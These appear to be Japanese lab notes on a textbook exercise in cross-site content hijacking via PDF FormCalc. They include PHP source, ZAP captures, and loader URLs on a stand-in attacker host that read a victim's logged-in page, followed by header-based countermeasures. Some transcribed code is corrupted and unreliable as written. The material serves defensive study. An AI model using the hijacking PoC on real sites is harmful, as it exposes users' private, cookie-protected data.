


#### 4.12.4 PDFのFormCalcによるコンテンツハイジャック(IEでアクセス)

悪ページのFormCalcがHTTPリクエストを呼び出し、結果を受け取る



PDFはFormCalcというスクリプト言語が使用でき、PDFドキュメントにFormCalcスクリプトを埋め込むことができます。FormCalcのURL関数によって、HTTPのやり取りの結果、秘密情報を受け取ることができる脆弱性があります。PDFのFormCalcスクリプトから正規サーバにHTTPリクエストを送信するときに、クッキーも送信されるため、JavaScriptとFormCalcの連携によって、秘密情報が漏洩されてしまいます。

#### 31-020 :ログイン コンテンツハイジャック(PDF)

##### 【ブラウザ】

- 4.12.4 PDFのFormCalcによるコンテンツハイジャック(IEでアクセス)

- 31-020 :ログイン
- コンテンツハイジャック(PDF)
- 4c-011d:ファイルアップロード (FormCalc対策版)
- コンテンツハイジャック(PDF; 対策版)

以下はコンテンツハイジャック攻撃用データ。

- ContentHijacking.pdf

[phpinfo](#)

[ホームに戻る](#)

```
34 </li>4.12.4 PDFのFormCalcによるコンテンツハイジャック(IEでアクセス)</li>
35 <ol>
36 <li><a href="/31/31-020.php">31-020 :ログイン</a></li>
37 <li><a href="http://tarp.example.com/4c/ContentHijackingLoader.html?objfile=http://example.jp/4c/4c-013a.php%3f%20ContentHijacking.pdf&objtype=pdf&target=http://example.jp/31/31-022.php&postdata=&logmode=all&regex=">コンテンツハイジャック(PDF)</a></li>
38 <li><a href="4c-011d.php">4c-011d:ファイルアップロード (FormCalc対策版)</a></li>
39 <li><a href="http://tarp.example.com/4c/ContentHijackingLoader.html?objfile=http://api.example.net/4c/4c-013d.php%3f%20ContentHijacking.pdf&objtype=pdf&target=http://example.jp/31/31-022.php&postdata=&logmode=all&regex=">コンテンツハイジャック(PDF; 対策版)</a></li>
40 </ol>
41 以下はコンテンツハイジャック攻撃用データ。
42 <ol>
43 <li><a href="ContentHijacking.pdf" download="ContentHijacking.pdf">ContentHijacking.pdf</a></li>
44 </ol>
45 </ul>
46 <a href="phpinfo.php">phpinfo</a><br>
47 <a href="/">ホームに戻る</a>
48 </body>
49 </html>
```

### 【サーバ: 31/31-020.php 】

```
/var/www/html/31/31-020.php - wasbook@example.jp - エディタ - WinSC
k?php
    session_start(); // セッションの開始
?>
<html>
<head><title>ログインしてください</title></head>
<body>
<form action="31-021.php" method="POST">
ユーザ名<input type="TEXT" name="ID"><BR>
パスワード<input type="PASSWORD" name="PWD"><BR>
<input type="SUBMIT" value="ログイン">
</form>
</body>
</html>
```

### 【サーバ: 31/31-021.php 】

```
/var/www/html/31/31-021.php - wasbook@example.jp - エディタ - WinSCP
k?php
    session_start(); // セッションの開始
    $id = $_POST['ID'];
    $pwd = $_POST['PWD'];
    // IDとパスワードのどちらかが空の場合はログイン失敗
    if ($id == '' || $pwd == '') {
        die('ログイン失敗');
    }
    $_SESSION['ID'] = $id;
?>
<html>
<head><title>ログイン</title></head>
<body>
ログイン成功しました
<a href="31-022.php">プロフィール</a>
</body>
</html>
```

### 【サーバ: 31/31-022.php 】

```
/var/www/html/31/31-022.php - wasbook@example.jp - エディタ - WinSCP
k?php
    session_start(); // セッションの開始
    $id = $_SESSION['ID'];
    if ($id == '') {
        die('ログインしてください');
    }
?>
<html>
<head><title>プロフィール</title></head>
<body>
ユーザID:<?php echo htmlspecialchars($id, ENT_NOQUOTES, 'UTF-8'); ?>
</body>
</html>
```

### 【サーバ: 4c/4c-013a.php 】

```
/var/www/html/4c/4c-013a.php - wasbook@example.jp - エディタ - WinSCP
k?php
define('UPLOADPATH', '/var/upload');
$mimes = array('pdf' => 'application/pdf');

$file = $_GET['file'];
$info = pathinfo($file); // ファイル情報の取得
$ext = strtolower($info['extension']); // 拡張子
$content_type = $mimes[$ext]; // Content-Typeの取得
if (!$content_type) {
    die('拡張子はpdfを指定ください');
}
header('Content-Type: ' . $content_type);
header('X-Content-Type-Options: nosniff');
readfile(UPLOADPATH . '/' . basename($file));
?>
```

### 【サーバ: ContentHijackingLoader.html 】

仮想システム参照

### 【サーバ: ContentHijackingLoader.pdf 】

仮想システム参照

【ブラウザ→サーバ: リクエスト 31/31-020.php → レスポンス】(firefoxでスニファア)

無題セッション - 20190102-085645 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト

- 既定コンテキスト
- サイト
  - http://trap.exar
  - http://example.

```
GET http://example.jp/31/31-020.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4c/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 02 Jan 2019 15:50:30 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 279
Connection: keep-alive
Set-Cookie: PHPSESSID=99hvg758errolu6bcgk777v1a3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title>ログインしてください</title></head>
<body>
<form action="31-021.php" method="POST">
ユーザ名<input type="TEXT" name="ID"><BR>
パスワード<input type="PASSWORD" name="PWD"><BR>
<input type="SUBMIT" value="ログイン">
</form>
</body>
</html>
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
66	19/01/03 0:50:29	GET	http://example.jp/31/31-020.php	200	OK	5 ms	279 bytes	Medium		Form, Password...
68	19/01/03 0:50:38	POST	http://example.jp/31/31-021.php	200	OK	5 ms	146 bytes	Medium		
69	19/01/03 0:50:41	GET	http://example.jp/31/31-022.php	200	OK	3 ms	95 bytes	Medium		
70	19/01/03 0:51:19	GET	http://trap.example.com/4c/ContentHijackin...	200	OK	9 ms	31,394 bytes	Medium		Object, Script, ...
74	19/01/03 0:53:54	GET	http://example.jp/4c/4c-013a.php?file=Cont...	200	OK	39 ms	11,982 bytes			Script, Comment

アラート 0 1 3 0

現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 31/31-021.php → レスポンス】

無題セッション - 20190102-085645 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイック スタート ← リクエスト + ← レスポンス

デフォルトビュー

コンテキスト

- 既定コンテキスト
- サイト
  - http://trap.exar
  - http://example.

```

POST http://example.jp/31/31-021.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/31/31-020.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=99hvg758errolu6bcgk777v1a3
Upgrade-Insecure-Requests: 1
Host: example.jp

ID=secret&PWD=secret
          
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 02 Jan 2019 15:50:39 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 146
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title>ログイン</title></head>
<body>
ログイン成功しました
<a href="31-022.php">プロフィール</a>
</body>
</html>
          
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
66	19/01/03 0:50:29	GET	http://example.jp/31/31-020.php	200	OK	5 ms	279 bytes	Medium	Form, Password...	
68	19/01/03 0:50:38	POST	http://example.jp/31/31-021.php	200	OK	5 ms	146 bytes	Medium		
69	19/01/03 0:50:41	GET	http://example.jp/31/31-022.php	200	OK	3 ms	95 bytes	Medium		
70	19/01/03 0:51:19	GET	http://trap.example.com/4c/ContentHijackin...	200	OK	9 ms	31,394 bytes	Medium	Object, Script, ...	
74	19/01/03 0:53:54	GET	http://example.jp/4c/4c-013a.php?file=Cont...	200	OK	39 ms	11,982 bytes		Script, Comment	

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 31/31-022.php → レスポンス】

無題セッション - 20190102-085645 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイック スタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト

- 既定コンテキスト
- サイト
  - http://trap.exar
  - http://example.jp

```
GET http://example.jp/31/31-022.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/31/31-021.php
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=99hvg758errolu6bcgk777v1a3
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 02 Jan 2019 15:50:42 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 95
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title>プロフィール</title></head>
<body>
ユーザID:secret</body>
</html>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
66	19/01/03 0:50:29	GET	http://example.jp/31/31-020.php	200	OK	5 ms	279 bytes	Medium		Form, Password...
68	19/01/03 0:50:38	POST	http://example.jp/31/31-021.php	200	OK	5 ms	146 bytes	Medium		
69	19/01/03 0:50:41	GET	http://example.jp/31/31-022.php	200	OK	3 ms	95 bytes	Medium		
70	19/01/03 0:51:19	GET	http://trap.example.com/4c/ContentHijackin...	200	OK	9 ms	31,394 bytes	Medium		Object, Script, ...
74	19/01/03 0:53:54	GET	http://example.jp/4c/4c-013a.php?file=Cont...	200	OK	39 ms	11,982 bytes			Script, Comment

アラート 0 1 3 0

現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト ContentHijackingLoader.html → レスポンス】

無題セッション - 20190102-085645 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイック スタート → リクエスト +

デフォルトビュー

コンテキスト

- 既定コンテキスト
- サイト
  - http://trap.exar
  - http://example.

```

GET
http://trap.example.com/4c/ContentHijackingLoader.htm?objfile=http://example.jp/4c/4c-013a.php%3file%3dContentHijacking.pdf&objtype=pdf&target=http://example.jp/31/31-022.php
&postdata=&logmode=all&regex= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4c/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
    
```

レスポンス

デフォルトビュー

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 02 Jan 2019 15:51:20 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 31394
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:17 GMT
ETag: "7aa2-56c2a2de2fb4f-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<!-- Created by Soroush Dalili (@irsdl) from NCC Group - v1.5-->
<!-- Released under AGPL (see LICENSE for more information). -->
    
```

```

</table>
<object id="myObject"></object>
</body>
</html>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
66	19/01/03 0:50:29	GET	http://example.jp/31/31-020.php	200	OK	5 ms	279 bytes	Medium		Form, Password...
68	19/01/03 0:50:38	POST	http://example.jp/31/31-021.php	200	OK	5 ms	146 bytes	Medium		
69	19/01/03 0:50:41	GET	http://example.jp/31/31-022.php	200	OK	3 ms	95 bytes	Medium		
70	19/01/03 0:51:19	GET	http://trap.example.com/4c/ContentHijackin...	200	OK	9 ms	31,394 bytes	Medium		Object, Script, ...
74	19/01/03 0:53:54	GET	http://example.jp/4c/4c-013a.php?file=Cont...	200	OK	39 ms	11,982 bytes			Script, Comment

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4c/4c-013a.php → レスポンス】

無題セッション - 20190102-085645 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト +

デフォルトビュー

コンテキスト  
既定コンテキスト  
サイト  
http://trap.exar  
http://example.

```

GET http://example.jp/4c/4c-013a.php?file=ContentHijacking.pdf HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://trap.example.com/4c/ContentHijackingLoader.html?objfile=http://example.jp/4c/4c-013a.php%3dfile%3dContentHijacking.pdf&objtype=pdf&target=http://example.jp/31-022.php&postdata=&logmode=all&regex=
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=99hvg758errolu6bcgk777v1a3
Host: example.jp
    
```

レスポンス

デフォルトビュー

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 02 Jan 2019 15:53:56 GMT
Content-Type: application/pdf
Connection: keep-alive
X-Powered-By: PHP/5.3.3
X-Content-Type-Options: nosniff
X-UA-Compatible: IE=edge

% Created by Soroush Dalili (@Irsdl)
% Released under AGPL (see LICENSE for more information).
% Version 1.2
%PDF-1.1

1 0 obj
    
```

/Root 1 0 R  
/Info 6 0 R  
>>

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコ...	ステータスコ...	ラウンドトリッ...	レスポンスボディ...	検出アラート	ノート	タグ
66	19/01/03 0:50:29	GET	http://example.jp/31/31-020.php	200	OK	5 ms	279 bytes	Medium		For...
68	19/01/03 0:50:38	POST	http://example.jp/31/31-021.php	200	OK	5 ms	146 bytes	Medium		
69	19/01/03 0:50:41	GET	http://example.jp/31/31-022.php	200	OK	3 ms	95 bytes	Medium		
70	19/01/03 0:51:19	GET	http://trap.example.com/4c/ContentHijackingLoader.html?objfile=http...	200	OK	9 ms	31,394 bytes	Medium		Obj...
74	19/01/03 0:53:54	GET	http://example.jp/4c/4c-013a.php?file=ContentHijacking.pdf	200	OK	39 ms	11,982 bytes			Scri...

アラート 0 0 1 0 3 0 0 現在のスキャン 0 0 0 0 0 0 0 0

## 【ブラウザ】

ログインしてください

example.jp/31/31-020.php

ユーザー名

パスワード

ログイン

ログインしてください

example.jp/31/31-020.php

ユーザー名 secret

パスワード ●●●●●●

ログイン

ログイン

example.jp/31/31-021.php

ログイン成功しました [プロフィール](#)

プロフィール

example.jp/31/31-022.php

ユーザーID:secret

```
1 <html>
2 <head><title>ログインしてください</title></head>
3 <body>
4 <form action="31-021.php" method="POST">
5   ユーザー名<input type="TEXT" name="ID"><BR>
6   パスワード<input type="PASSWORD" name="PWD"><BR>
7   <input type="SUBMIT" value="ログイン">
8 </form>
9 </body>
10 </html>
11
```

```
1 <html>
2 <head><title>ログイン</title></head>
3 <body>
4   ログイン成功しました
5   <a href="31-022.php">プロフィール</a>
6 </body>
7 </html>
8
```

```
1 <html>
2 <head><title>プロフィール</title></head>
3 <body>
4   ユーザーID:secret</body>
5 </html>
6
```

### • 4.12.4 PDFのFormCalcによるコンテンツハイジャック(IEでアクセス)

1. [31-020 :ログイン](#)
2. [コンテンツハイジャック\(PDF\)](#)
3. [4c-011d:ファイルアップロード \(FormCalc対策版\)](#)
4. [コンテンツハイジャック\(PDF; 対策版\)](#)

以下はコンテンツハイジャック攻撃用データ。

1. [ContentHijacking.pdf](#)

InternetExploreで実行



# Cross-Site Content (Data) Hijacking PoC

This page has been loaded from "trap.example.com".

Object File:

Type:  default: ./object/ContentHijacking.pdf

Target Page:

POST Data:

Log Mode:

Show RegEx:

Three files have been created for this project: ContentHijacking.swf, and ContentHijacking.xap, ContentHijacking.pdf, ContentHijacking.html - Read the help for more information especially about renaming the extension part. A Flash file which is vulnerable to CVE-2011-2461 can also be used.

Flash is the best possible option. PDF only works with Adobe Reader in IE. Silverlight does not work well when the target is set to another domain.

Page that you want to read its content and it contains sensitive contents.

POST method in reading content request will be used when this field is not empty.

Different type of logging.

Only extracted data using the provided Regular Expression is logged when this field is not empty.

The object will be loaded below for debugging purposes...

http://trap.example.com/4c/ContentHijackingLoader.html?objfile=http://example.jp/4c/4c-013a.php%3f%3dContentHijacking.p

Cross Site Content (Data) Hijacking PoC **nccgroup**

This page has been loaded from "trap.example.com".

Object File:

Type:  default: ./object/ContentHijacking.pdf

Target Page:

POST Data:

Log Mode:

Show RegEx:

Retrieve Contents Clear Logs Help Show URL with Parameters

```
<html>
<head><title>プロフィール</title></head>
<body>
ユーザID:secret</body>
</html>
```

Object was called to retrieve this URL: http://example.jp/31/31-022.php  
PDF object has been loaded successfully.  
Waiting for the new object...  
http://trap.example.com/4c/ContentHijackingLoader.html?objfile=http://example.jp/4c/4c-013a.php?file=ContentHijacking.pdf&objtype=pdf&target=http://example.jp/31/31-022.php&postdata=&logmode=all&regex=

The object will be loaded below for debugging purposes...

1 / 1 48.1%

ツール 入力と署名 注釈

▼ 入力と署名ツール

- T テキストを追加
- ☑ チェックマークを追加

レスポンス の 31/31-022.php が参照できてしまう

## 4c-011d:ファイルアップロード (FormCalc対策版)

### 【ブラウザ】

- 4.12.4 PDFのFormCalcによるコンテンツハイジャック(IEでアクセス)

1. [31-020 :ログイン](#)
2. [コンテンツハイジャック\(PDF\)](#)
3. [4c-011d:ファイルアップロード \(FormCalc対策版\)](#) ← ①
4. [コンテンツハイジャック\(PDF; 対策版\)](#) ← ②

以下はコンテンツハイジャック攻撃用データ。

1. [ContentHijacking.pdf](#)

[phpinfo](#)

[ホームに戻る](#)

```
34 <li>4.12.4 PDFのFormCalcによるコンテンツハイジャック(IEでアクセス)</li>
35 </ol>
36 <li><a href="/31/31-020.php">31-020 :ログイン</a></li>
37 <li><a href="http://trap.example.com/4c/ContentHijackingLoader.html?objfile=http://example.jp/4c-013a.php%3f%2f%3dContentHijacking.pdf&chit_voc=pdf&target=http://example.jp/31/31-022.php&postdata=&logmode=all&regex=">コンテンツハイジャック(PDF)</a></li>
38 <li><a href="/4c-011d.php">4c-011d:ファイルアップロード (FormCalc対策版)</a></li>
39 <li><a href="http://trap.example.com/4c/ContentHijackingLoader.html?objfile=http://api.example.net/4c-013d.php%3f%2f%3dContentHijacking.pdf&chit_voc=pdf&target=http://example.jp/31/31-022.php&postdata=&logmode=all&regex=">コンテンツハイジャック(PDF; 対策版)</a></li>
40 </ol>
41 以下はコンテンツハイジャック攻撃用データ。
42 </ol>
43 <li><a href="ContentHijacking.pdf" download="ContentHijacking.pdf">ContentHijacking.pdf</a></li>
44 </ol>
45 </ul>
46 <a href="phpinfo.php">phpinfo</a><br>
47 <a href="/">ホームに戻る</a>
48 </body>
49 </html>
```

## 【サーバ: 4c/4c-011d.php】

```
/var/www/html/4c/4c-011d.php - wasbook@example.jp - エディタ - WinSCP
<body>
<form action="4c-012d.php" method="post" enctype="multipart/form-data">
ファイル: <input type="file" name="imgfile" size="20"><br>
<input type="submit" value="アップロード">
</form>
</body>
```

## 【サーバ: 4c/4c-013d.php】

```
/var/www/html/4c/4c-013d.php - wasbook@example.jp - エディタ - WinSCP
<?php
define('UPLOADPATH', './var/upload');
$mimes = array('pdf' => 'application/pdf');
if ($_SERVER['REQUEST_METHOD'] != 'POST') {
    header("HTTP/1.1 400 Bad Request");
    die('POSTメソッドでリクエストしてください');
}
$file = @$_POST['file'];
$orgfile = @$_POST['orgfile'];
$info = pathinfo($file); // ファイル情報の取得
$ext = strtolower($info['extension']); // 拡張子
$content_type = $mimes[$ext]; // Content-Typeの取得
if (!$content_type) {
    header("HTTP/1.1 400 Bad Request");
    die('拡張子はpdfを指定ください');
}
if (preg_match('/[\\r\\n]/', $orgfile) === 1) {
    header("HTTP/1.1 400 Bad Request");
    die('orgfileに改行を含めることはできません');
}
header('Content-Type: ' . $content_type);
header('X-Content-Type-Options: nosniff');
header('X-Download-Options: noopen');
header('Content-Disposition: attachment; filename="' . $orgfile . '");
readfile(UPLOADPATH . '/' . basename($file));
?>
```

## 【サーバ: 4c/4c-012d.php】

```
/var/www/html/4c/4c-012d.php - wasbook@example.jp - エディタ - WinSCP
<?php
define('UPLOADPATH', './var/upload');

function get_upload_file_name($tofile) {
    // 拡張子のチェック
    $info = pathinfo($tofile);
    $ext = strtolower($info['extension']);
    if ($ext != 'pdf') {
        die('拡張子はpdfを指定ください');
    }
    // 以下、ユニークなファイル名の生成
    $count = 0; // ファイル名作成試行の回数
    do {
        // ファイル名の組み立て
        $file = sprintf('%s/%08x.%s', UPLOADPATH, mt_rand(), $ext);
        // ファイルを作成する。既存の場合はエラー
        $fp = @fopen($file, 'x');
    } while ($fp === FALSE && ++$count < 10);
    if ($fp === FALSE) {
        die('ファイルが作成できません');
    }
    fclose($fp);
    return $file;
}

$tmpfile = $_FILES["imgfile"]["tmp_name"];
$orgfile = $_FILES["imgfile"]["name"];
if (!is_uploaded_file($tmpfile)) {
    die('ファイルがアップロードされていません');
}
$tofile = get_upload_file_name($orgfile);
if (!move_uploaded_file($tmpfile, $tofile)) {
    die('ファイルをアップロードできません');
}
// $imgurl = '4c-013d.php?file=' . basename($tofile);
?>
<body>
<?php echo htmlspecialchars($orgfile, ENT_NOQUOTES, 'UTF-8'); ?>をアップロードしました</a><br>
<form action="4c-013d.php" method="post">
<input type="hidden" name="file" value="<?php echo htmlspecialchars(basename($tofile)); ?>">
<input type="hidden" name="orgfile" value="<?php echo htmlspecialchars(basename($orgfile)); ?>">
<input type="submit" value="ダウンロード">
</form>
</body>
```

## 【サーバ: ContentHijackingLoader.html 】

## 【サーバ: ContentHijackingLoader.pdf 】

仮想システム参照

仮想システム参照

レスポンスヘッダ ~~X-Contnt-Type-Options: nosniff~~ の設定

IEには、Content-Typeの解釈が曖昧なところがあり、その改善でマイクロソフトはこのレスポンスヘッダを実装した。その後、IE以外のブラウザにも実装された。指定すると、Content-Typeからのみコンテンツのファイル種類を判断します。そのため、text/htmlでなければJavaScriptの実行までに至りません。

レスポンスヘッダ Content-Disposition の設定

inline (デフォルト値。ウェブページの一部として、またはウェブページとして表示可能であることを示します)、もしくは attachment (ダウンロードすべきであることを示します)。多くのブラウザは filename パラメーターの値を使い、「名前を付けて保存」ダイアログを表示します)を最初のパラメーターとして指定します。

レスポンスヘッダ ~~X-Download-Options~~ の設定

IEでダウンロードしたファイルを直接開かせない。保存をした後でなければファイルの内容が参照できなくなります。(IE固有の仕様)

## 【ブラウザ→サーバ: リクエスト 4c/4c-011d.php → レスポンス 】 (firefoxでスニファー)

The screenshot shows the OWASP ZAP interface with the following details:

- Request:** GET http://example.jp/4c/4c-011d.php HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: ja,en-US;q=0.7,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://example.jp/4c/  
DNT: 1  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
Host: example.jp
- Response:** HTTP/1.1 200 OK  
Server: nginx/1.10.3  
Date: Wed, 02 Jan 2019 16:18:48 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 211  
Connection: keep-alive  
X-Powered-By: PHP/5.3.3  
Vary: Accept-Encoding  
X-UA-Compatible: IE=edge
- Body:** <body><form action="4c-012d.php" method="post" enctype="multipart/form-data">ファイル: <input type="file" name="imgfile" size="20"><br><input type="submit" value="アップロード"></form></body>

Id	リクエスト日時	メソッド	URL	ステータスコ...	ステータスコ...	ラウンドトリッ...	レスポンスボディサ...	検出アラート	ノート	タグ
77	19/01/03 1:18:47	GET	http://example.jp/4c/4c-011d.php	200	OK	22 ms	211 bytes	Medium		For...
78	19/01/03 1:24:31	GET	http://example.jp/4c/ContentHijacking.pdf	200	OK	8 ms	11,982 bytes	Low		Scri...
79	19/01/03 1:25:40	POST	http://example.jp/4c/4c-012d.php	200	OK	29 ms	297 bytes	Medium		For...
80	19/01/03 1:26:56	POST	http://example.jp/4c/4c-013d.php	200	OK	26 ms	11,982 bytes			Scri...

【ブラウザ→サーバ: リクエスト ContentHijackingLoader.pdf → レスポンス】

無題セッション - 20190102-085645 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート ⇒ リクエスト + レスポンス

コンテキスト

- 既定コンテキスト
- サイト
  - http://trap.examp
  - http://example.

デフォルトビュー

```

GET http://example.jp/4c/ContentHijacking.pdf HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4c/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 02 Jan 2019 16:24:33 GMT
Content-Type: application/pdf
Content-Length: 11982
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:17 GMT
ETag: "2ece-56c2a2de3a730"
Accept-Ranges: bytes
X-UA-Compatible: IE=edge

% Created by Soroush Dalili (@irsdl)
% Released under AGPL (see LICENSE for more information).
% Version 1.2
%PDF-1.1

<<
  /ID [ (irsdl) (MyfancyPDF) ]
  /Root 1 0 R
  /Info 6 0 R
>>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコ...	ラウンドトリッ...	レスポンスボディ...	検出アラート	ノート	タグ
77	19/01/03 1:18:47	GET	http://example.jp/4c/011d.php	200	OK	22 ms	211 bytes	Medium		For...
78	19/01/03 1:24:31	GET	http://example.jp/4c/ContentHijacking.pdf	200	OK	8 ms	11,982 bytes	Low		Scri...
79	19/01/03 1:25:40	POST	http://example.jp/4c/012d.php	200	OK	29 ms	297 bytes	Medium		For...
80	19/01/03 1:26:56	POST	http://example.jp/4c/013d.php	200	OK	26 ms	11,982 bytes			Scri...

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4c/4c-012d.php → レスポンス】

The screenshot displays the OWASP ZAP interface with the following details:

- Request (Left Panel):**

```
POST http://example.jp/4c/4c-012d.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4c/4c-011d.php
Content-Type: multipart/form-data; boundary=-----314411999719841
Content-Length: 12192
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

-----314411999719841
Content-Disposition: form-data; name="imgfile"; filename="ContentHijacking.pdf"
Content-Type: application/pdf

% Created by Soroush Dalili (@irsdl)
% Released under AGPL (see LICENSE for more information).
% Version 1.2
%PDF-1.1

1 0 obj
```
- Response (Right Panel):**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 02 Jan 2019 16:25:41 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 297
Connection: keep-alive
